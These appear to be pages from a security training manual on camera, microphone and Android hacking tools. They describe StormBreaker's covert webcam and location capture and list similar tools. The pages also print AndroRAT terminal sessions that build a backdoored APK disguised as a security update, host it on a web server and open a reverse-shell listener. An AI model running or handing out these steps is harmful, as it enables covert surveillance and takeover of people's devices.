
CAM-DUMPER
https://github.com

Camera/Microphone Hijacking Tools

- **StormBreaker**

  Source: *https://www.github.com*

  Attackers use the StormBreaker tool for social engineering by capturing the camera/microphone. The tool can access the device's location, webcam, and microphone without explicitly requesting any permissions.



kali@kali: ~/Desktop/Storm-Breaker
File Actions Edit View Help

```
OS: Kali GNU/Linux Rolling x86_64
Host: VMware Virtual Platform None
Kernel: 5.9.0-kali1-amd64
Uptime: 3 mins
Packages: 2201 (dpkg)
Shell: zsh 5.8
Resolution: 1920×1080
DE: Xfce 4.14
WM: Xfwm4
WM Theme: Kali-Dark
Theme: Kali-Dark [GTK2/3]
Icons: Flat-Remix-Blue-Dark [GTK2/3]
Terminal: qterminal
Terminal Font: FiraCode 10
CPU: Intel i7-7500U (1) @ 2.904GHz
GPU: 00:0f.0 VMware SVGA II Adapter
Memory: 506MiB / 1983MiB

[*] Choose one of the options below

[1] Access Webcam

[2] Access Microphone

[3] OS Password Grabber [WIN-10]

[4] Get Location [SMARTPHONES]

[5] Developer

[6] Exit . . .

┌─[STORM-BREAKER~@HOME]
└──╼
```

Figure 17.42: Screenshot of StormBreaker


The following are some additional camera/microphone hacking tools:

- CamPhish (*https://www.github.com*)
- CamHack (https://www.github.com)
- E-TOOL (*https://github.com*)
- CamOver (*http://www.github.com*)
- CAM-DUMPER (*https://github.com*)

Android Hacking Tools

AndroRAT

AndroRAT provides a **full persistent backdoor** to the target device as the app starts automatically on device boot up


python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd AndroRAT
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #service apache2 start
┌─[root@parrot]─[/home/attacker/AndroRAT]
└──╼ #python3 androRAT.py --shell -i 0.0.0.0 -p 4444

AndroRAT

                                    - By karma9874

[INFO] Waiting for Connections  \
```

https://www.metasploit.com

Fing - Network Tools
https://www.fing.com

Arpspoof
https://github.com

Network Discovery
https://github.com

NEXSPY
https://nexspy.com

IntentFuzzer
https://github.com


Android Hacking Tools

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices to obtain critical user information such as credentials, personal information, and contact lists.

- **AndroRAT**

  Source: *https://github.com*

  AndroRAT is a tool designed to provide remote control to an Android system and retrieve information from it. AndroRAT is a client/server application developed in Java Android on the client side and Python on the server side. AndroRAT provides a full persistent backdoor to the target device as the app starts automatically on device boot up. It also obtains the current location, SIM card details, IP address, and MAC address of the device.



python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help

